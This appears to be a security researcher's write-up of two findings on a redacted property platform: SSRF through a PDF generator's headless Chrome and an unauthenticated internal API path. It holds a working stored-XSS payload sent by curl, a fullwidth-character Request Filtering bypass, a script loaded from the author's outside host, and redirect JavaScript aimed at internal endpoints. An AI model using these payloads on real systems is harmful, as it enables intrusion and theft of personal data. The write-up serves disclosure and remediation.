
PDF Generation SSRF & Pre-Auth API Access via Odd Server Path
During a security assessment of a property information platform, I was tasked with evaluating both the web application and its public API. The first vulnerability involved the application's PDF generation functionality, where I identified two bypasses that allowed user-controlled HTML to be rendered inside a headless Chrome browser. The second vulnerability originated during reconnaissance, where an unusual endpoint on the web application exposed access to an internal API without requiring authentication.
Bypassing .NET Request Filtering & Character Limits
Over the years, I've used this technique to identify stored XSS vulnerabilities in numerous .NET applications protected by Request Filtering. When enabled, Request Filtering blocks payloads containing the ASCII < and > characters. However, using the Unicode equivalents (< and >) bypasses this restriction. When the application stores the input in SQL Server, the database typically converts these Unicode characters back to their ASCII equivalents. As a result, the application retrieves and renders the payload as valid HTML, triggering stored XSS.
This was the first technique required to achieve SSRF through the PDF generation feature. The second challenge was a 30-character limit on my profile's last name field. To fit the URL within this constraint, I used dotless decimal notation to represent my remote server's IP address (e.g. http://2852039166), reducing its length while still resolving correctly.
Performing the PDF SSRF Exploit
The steps to exploitation were:
- Visit the Profile page and edit the last name field with the payload to point to my remote server.
curl -i -X 'POST' -H 'Content-Type: application/x-www-form-urlencoded' -b '.AspNet.Cookies=:userSessionCookie' --data-binary 'FirstName=Colin&LastName=%EF%BC%9Cscript+src%3Dhttp%3A%2F%2F2852039166%2F' https://redacted.com/profile/
- On the remote web server, create a directory called )< and a file underneath it called span. The directory and file must use this name because the HTML in the last name is breaking the page. Due to the character limit, I can’t add enough characters to my profile last name to properly close the HTML tag.
- Write the following JavaScript file contents to the span file on the remote server.
// The internal API domain name was found in one of the responses that is triggered when logging into the application on the login domain
// location = 'https://redactedapi-internal-redacted.redacted.com/swagger/docs/v1'
location = 'https://redactedapi-internal-redacted.redacted.com /Internal/Company/:id/Users' - Visit the Report page, select a report type, and generate the PDF report. Repeat this step each time after modifying the span JavaScript file to call other internal API endpoints.
This vulnerability allowed me to retrieve information outside the scope of my tenant. My initial goal was to access the AWS Instance Metadata Service (IMDS), but this was unsuccessful because IMDSv2 was in use and the headless Chrome browser enforced CORS restrictions on JavaScript HTTP requests.
Fortunately, the application's login domain disclosed the hostname of an internal API, providing an alternative target for further investigation.

Figure 1 – Generated a PDF report containing Swagger documentation for the internal API

Figure 2 – Successfully called the internal API to retrieve a company user outside my tenant
Odd Server Path to Pre-Auth Access to Internal API
While performing reconnaissance on the web application, I discovered an unusual path that exposed an internal API without authentication. Visiting /content/image returned a welcome page for the API, which immediately stood out because of the unexpected path it was hosted under.

Figure 3 – API welcome page under /content/image
Since I was already assessing the public API, I recognized which API the welcome page belonged to and reviewed the public API documentation to identify the available endpoints. Although the documentation was publicly accessible, the public API itself required authentication. By using the same documented endpoints under the unauthenticated /content/image/ path, I was able to call the internal API directly and retrieve production data.

Figure 4 – Successfully retrieved property owner and vehicle information
This exposure allowed unauthenticated access to sensitive information, including property owner names, phone numbers, home addresses, and vehicle information such as license plate numbers. Because the endpoint was publicly accessible, anyone on the Internet could have accessed this data without authentication.
Remediation
The recommended remediation for the PDF generation vulnerability was to apply proper output encoding so that user-supplied input is treated as text rather than rendered as HTML. This prevents HTML and JavaScript from being interpreted during PDF generation.
For the pre-authenticated API exposure, the recommendation was to remove the configuration or code that exposed the internal API through the public web application. If the endpoint was required, it should be protected with appropriate access controls to ensure only authorized users can access it.